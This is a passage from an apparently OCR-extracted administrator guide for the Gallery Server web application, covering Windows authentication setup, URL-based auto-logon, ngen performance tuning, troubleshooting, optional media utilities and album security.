
1. In IIS Manager, navigate to your gallery and open the Authentication settings.




2. Disable Anonymous Authentication and Forms Authentication. Enable Windows Authentication.



3. Click the Back button to return to the main page for your web application. Open the .NET Authorization Rules settings.



4. In the right pane, click Add Deny Rule… and select All anonymous users. Click OK.



Note: The above steps make a couple changes to the web.config file in the gallery web application. You could have edited the file directly to make these changes:


- Change <authentication mode="Forms"> to <authentication mode="Windows">.
- Add <authorization><deny users="?" /></authorization> to <system.web>.

5. At this point the gallery is configured for Windows authentication. Navigate to your gallery. Depending on your network configuration, you may be prompted to enter the account name and password. (For example, this will happen if Intranet Settings are disabled in Internet Explorer.)
6. If this is the first time logging in to the gallery using your Windows account, you may get a message about not having access to any albums, you may have read-only access but not administrative access, or you may end up with a bunch of redirects that end up in a browser error. Regardless, the solution is to tell Gallery Server your Windows account should be a site administrator.

   Use File Explorer to create an empty text file named install.txt in the App_Data directory. Open it in a text editor and type UserName=XXXXXXX, where XXXXXXX is the name of your Windows account.

You do not need to specify the domain name (for an AD account) or machine name (for a local account).

Note: If you are using any membership provider *other* than Active Directory, the text file must also include a second line with "Password=XXXXX". The actual password you specify can be anything and does not need to match the account password.



7. Recycle the application pool and navigate to the gallery in your browser. Gallery Server will detect the file and configure the specified account as an administrator. The file will be automatically deleted once it is processed. You should now be able to access the gallery as an administrator using your Windows account.

Note: If using Windows authentication with local accounts, you are probably using the default membership provider. In this case, you'll need to add each account to the gallery on the Users page before the user will be able to access the gallery. If you don't, the user will see a browser error about too many redirects.

URL-based automatic logon

Gallery Server supports automatically authenticating a user when the account name is specified in the URL. For example, one can authenticate as user Vino with the URL http://site.com/?user=Vino. No username or password is necessary.

This can be useful in a number of scenarios:

- Share access to your gallery – or a subset of your gallery such as a single album – with a convenient link. For example, create a user named EuropeanVacation and give it read access to your album of vacation photos. Then give your friends the link http://site.com/?user=EuropeanVacation. All they will see are the media assets that user has access to.

- You want to give users access to a task that requires them to be logged on but you don't want to give them a username and password. For example, say you have a public website that asks users to submit photos for a contest. Gallery Server requires users to be logged on to access the upload page, so you create an account named PhotoContestSubmitter and put it in a role with upload permissions to a particular album. Then, on your website, you create a link to the upload page like this: http://site.com/?user=PhotoContestSubmitter. Users will be able to upload photos without going through a logon page.
- Show various, filtered views of your gallery. For example, say you have a website containing a gallery of thousands of clock photos and you want to make it easy for your users to browse different categories. You can create a user to represent each category and give it access to the albums in that category. Your website can present each category as a custom link. See wp.clockdoc.org for an example of a website that does this.

  Note: This approach has a similar effect as setting up multiple galleries but has the advantage of sharing the configuration settings of a single gallery.

This feature is not enabled by default. To turn it on, add an application setting to web.config:

```
<configuration>
  <appSettings>
    <add key="GalleryServerAutoLogonUsers" value="Vino,Mateo" />
  </appSettings>
  …
<configuration>
```

In this example, only the users Vino and Mateo can be auto-logged on. We refer to this as a whitelist approach, since only users explicitly listed can log on.

This feature also supports a blacklist mode, where all users are allowed except for those explicitly specified. The syntax looks like this:

```
<configuration>
  <appSettings>
    <add key="GalleryServerAutoLogonUsers" value="*,-Admin,-Manager" />
  </appSettings>
  …
<configuration>
```

Use the asterisk to specify that all users are allowed, then enter a comma-separated list of usernames with a preceding hyphen (-). In the above example, all users can be auto-logged on except for Admin and Manager.

Note: Use caution with this feature, since anyone with the URL can carry out any action that user has permission to perform. It's probably not a good idea, for example, to configure the administrator account for auto-logon access.

Boost application startup performance with ngen

NOTE: The performance tip in this section requires administrative access to the web server. This is often not possible in hosted environments, so if this is your situation you won't be able to take advantage. Bummer.

Gallery Server uses Entity Framework 6.1, which requires distributing the Entity Framework DLL with the application instead of assuming its present in the .NET Framework. This offers many benefits, but one downside is that .NET must JIT-compile the EF assembly during application startup, causing a delay of a second or so.

To eliminate this delay, you can create a native image for the EF assembly. And if you're going to do this, you may as well make native images of a couple other assemblies as well. Open a command prompt with admin privileges in the bin directory of your gallery application, then run each of the following statements one at a time. More info at http://msdn.microsoft.com/en-US/data/dn582034.

```
%WINDIR%\Microsoft.NET\Framework\v4.0.30319\ngen install EntityFramework.dll
%WINDIR%\Microsoft.NET\Framework\v4.0.30319\ngen install EntityFramework.SqlServer.dll
%WINDIR%\Microsoft.NET\Framework\v4.0.30319\ngen install EntityFramework.SqlServerCompact.dll

%WINDIR%\Microsoft.NET\Framework64\v4.0.30319\ngen install EntityFramework.dll
%WINDIR%\Microsoft.NET\Framework64\v4.0.30319\ngen install EntityFramework.SqlServer.dll
%WINDIR%\Microsoft.NET\Framework64\v4.0.30319\ngen install EntityFramework.SqlServerCompact.dll
```

Troubleshooting the installation or upgrade

Enable detailed error messages

You may get this generic error message:

"An error occurred. We are sorry, but Gallery Server encountered an error. It has been logged and, if error reporting is enabled, an email describing the problem has been sent to the administrator."

To see the detailed error message, temporarily make these two changes to cause detailed messages to be rendered in the browser: (1) Set customErrors="Off" in web.config (2) Set debug="true" in web.config.

You may also find clues by reviewing the event logs. Gallery Server maintains an event log accessible on the Admin ribbon tab. There is another one maintained by your operating system and accessible from the Server Manager.

UI templates not updated after upgrade

During an upgrade one or more UI templates are usually updated, including any custom variants you created. The updates are done by doing a search and replace on the relevant section in each template. If you edited these sections, the search and replace may not correctly work. If you suspect this happened, copy the HTML and JavaScript from the default templates in Gallery Server, then re-apply your customization.

NOTE: Upgrading from 3.X requires re-applying your UI template customizations. Review Upgrading from 2.X or 3.X for more information.

Insufficient NTFS permissions

The IIS application pool identity needs read access to all files in the web application directory. In addition, it needs modify permission to the App_Data, gs\mediaobjects, and gs\skins directories. If you are not sure how to do this, read the section Configuring NTFS Permissions in Microsoft Windows.

SQL Server connection issues

There are many reasons why a web application cannot connect to SQL Server:

- Incorrect username/password
- The server name is not entered correctly
- SQL Server was installed with Windows-only authentication and you are specifying a SQL login
- You are specifying Windows authentication and the IIS application pool identity has not been added to SQL Server
- A firewall is blocking communication
- SQL Server service is not running
- SQL Server requires a password change before giving a user access
- One or more required protocols are disabled

SQL Server connection issues are commonly discussed on the internet, so perform a web search with the specific error message to learn about the possible causes. Since this is most likely not a problem with Gallery Server, we respectfully ask that you try to resolve the problem on your own rather than submitting a question in the forum. This type of issue is difficult for an outside person to resolve (it is hard enough for the "inside" person).

If you continue to have trouble, consider purchasing installation services or using SQL CE, which is easier to use for many people.

SQL CE corruption

In rare cases, corruption may occur in the SQL CE database. You can force a compact and repair operation on the database by adding an application setting to web.config:

```
<configuration>
  <appSettings>
    <add key="CompactAndRepairDatabaseOnStartup" value="True" />
  </appSettings>
  …
```

```
<configuration>
```

When this setting is detected, the compact and repair operation automatically runs during application initialization. The setting has no effect when SQL Server is being used.

Account names with backslashes

Gallery Server 3 and earlier supported account names with backslashes in them (e.g. "Vino\Ramedy"). In Gallery Server 4, we introduced support for Windows Authentication. This requires parsing the domain name or machine name from the Windows-supplied account name. The parsing routine will cause incorrect behavior if you are using forms authentication (the only kind supported in 3.X) and one or more of your users has a backslash in their account name.

We believe it is rare for an organization to use a backslash in the account name, but just in case, we provided an application setting that reverts to the 3.X behavior. Add an application setting to web.config:

```
<configuration>
  <appSettings>
    <add key="SuppressUserNameParsingFromHttpContextIdentity" value="True" />
  </appSettings>
  …
<configuration>
```

Note: You do not need this setting if you are using the new Windows Authentication support, are integrated with Active Directory or none of your account names have backslashes.

Uninstalling Gallery Server

To uninstall Gallery Server, delete the web application files and the database. You may also want to use IIS Manager to delete the application instance.

Note: Use caution when deleting the gs\mediaobjects directory, since it may contain media files you want to keep!

Install the Gallery Server Binary Pack

The Gallery Server Binary Pack is a free collection of open source utilities. They supercharge your gallery, giving it the ability to generate thumbnails from videos, create web-optimized versions of video and audio files, and provides enhanced image processing for a variety of files (txt, tiff, cr2, nef, pdf, eps, psd, and more).

Download it on this page.

The Binary Pack contains three open source components:

ImageMagick – Provides the ability to process RAW images from Canon and Nikon (cr2 and nef) and create thumbnail images from eps, psd, txt, and pdf files. It requires GhostScript to provide the eps and pdf support.

How to install: Execute the setup program on the web server, **making sure to select the option to install legacy utilities**.

> ** IMPORTANT ** You must select the option "Install legacy utilities (e.g. convert)" in the install wizard. This tells the installer to copy convert.exe to the installation folder, which Gallery Server requires.

Go to Site Settings in your gallery (admin tab) and update the ImageMagick path to your installation. It will look something like this: "C:\Program Files\ImageMagick-7.0.5-Q16".

> NOTE: If you are using a hosting provider and can't install an application on the server, you can achieve some of the benefits by copying convert.exe to the bin directory. You won't get RAW image processing but can still get thumbnail image support for other file types.

GhostScript – GhostScript knows about the internal format of eps and pdf files.

How to install: Execute the setup program on the web server.

FFmpeg – Creates web-optimized videos and thumbnail images from video files.

How to install: Copy ffmpeg.exe to the bin directory.


Installing these utilities is optional. When present, Gallery Server takes advantage of them. When not installed, it provides graceful fallback behavior.

Feel free to grab these utilities straight from their home pages. We put together the Binary Pack as a convenience for you, but they are the same versions you would get from their official pages. Note that if you install a newer version that what is in the Binary Pack, we likely haven't tested it and cannot guarantee it will be compatible.

3. Running Gallery Server

Navigating the gallery


The first time you run Gallery Server while logged in as an administrator, it will look similar to this:



The ribbon toolbar gives you access to most of the functionality in Gallery Server. Any function the logged on user does not have permission to execute is disabled or hidden.

TIP: Collapse the ribbon toolbar by clicking any of the headers. Click again to expand it.

There is a header section followed by a 3-pane, resizable content area. The center pane shows thumbnail previews for the contents of the current album. In the above screen shot, there is a single album named Samples. Click the image to go to that album. When an album displays media assets, click the thumbnail image to see a larger version, as shown below.



Add albums and media assets

You can add media files to the root album or any child album. Choose **Add media** from the **Manage** toolbar tab to add one or more media files. Choose **New album** to create a new album.

By default, only JPG and JPEG media files can be added to the gallery. This can be changed on the File Types page on the Settings tab.

There are several ways to add large numbers of albums and media assets in a single operation. Read the section Working with Media Assets for details.

Edit the albums and media assets

Explore the UI to discover the various ways you can customize the albums and media assets. Later sections will dig into the details, but if you poke around you'll find you can edit properties, change the sorting, rotate assets, move and copy items, and more.

Tooltips and an intuitive interface guide you through the changes, and in most cases you won't even need to read this guide. However, as you become an expert with your gallery, you may want to review this document to learn about more advanced topics.

4. Working with Albums

Overview of albums

Gallery Server stores media assets in albums, and each album holds zero or more media assets and/or child albums. This is similar to how Windows stores directories and files. In fact, Gallery Server stores albums as directories in the file system, and media assets are stored as files (which makes sense, since they *are* files.)

Gallery Server starts with one album that serves as a container for all other albums. This top-level album is called the **root album** and by default is named **All albums**. This album – and the directory it points to – is never deleted. Media assets and albums are added to the root album. In turn, each child album can store additional media assets and/or child albums.

There is no limit to the number of media assets and albums one can store, except the limit presented by hard drive space limitations and the operating system for maximum file path length. That is, since some versions of Windows have a maximum file path length of 260 characters, the full path to the album (directory) must be less than this limit.

Album visibility and security

By default, albums are visible and read only to users who are not logged on (i.e. anonymous users). When logged on, the user's role membership defines whether a user can view or manage an album.

When a user doesn't have access to an album, they don't appear in the browser, don't appear in search results, and cannot be navigated to via URL. From the user's perspective, it's as if the album doesn't exist.

There are a number of ways to manage the security access to an album. Your requirements will dictate which one, or a combination, is best. Let's briefly look at the various approaches. Later we'll take a closer look at each one.

Restrict access to logged on users – Disable anonymous access to require all users to log on, even if they are just viewing assets.

Private album – Hide an individual album from anonymous users by marking it as private. Users who are logged in can see private albums if they belong to a role with view permission to that album.

User/role membership – Roles define the access to one or more albums. Logged on users belong to zero or more roles. This gives you the finest level of control and is generally the most popular way to manage security in the gallery. The other techniques listed below are simply abstractions of the user/role membership. Note that roles are relevant only to logged on users; anonymous users do not belong to any roles and cannot be assigned a role.

Album ownership – Specify an account to act as an album's owner and that user has full editing access to that album and its child albums. One downside to this feature is that only one account can be an owner of an album. If you want to give multiple people edit permission to an album, use user/role membership.

User albums – Each user is given an auto-created album they manage.

SECURITY WARNING: If your media assets directory is within the web application (which is the default), then users can bypass security by guessing the URLs to a media asset (e.g. http://www.site.com/gallery/gs/mediaobjects/photo.jpg). If you wish to prevent this, move the directory outside the web application so that IIS will not serve requests to the objects. Information about changing the media assets directory is in the Media asset storage section.

Create an album

An **album** is a container that holds one or more media assets and/or child albums. Upon installation Gallery Server has one album named **All albums**.

To create a new album, select **New album** from the **Manage** ribbon toolbar menu. Then enter the name of the album and press enter or tab.

Album properties

Albums, just like media assets, have properties. The default settings allow one to assign a title, caption, tags and people in the right pane.

Albums also have a couple unique properties that media assets do not have:


- Owner – Specify an account that has full edit permission to the album. See Album ownership.
- Private – Hide an album from anonymous users. See Private albums.

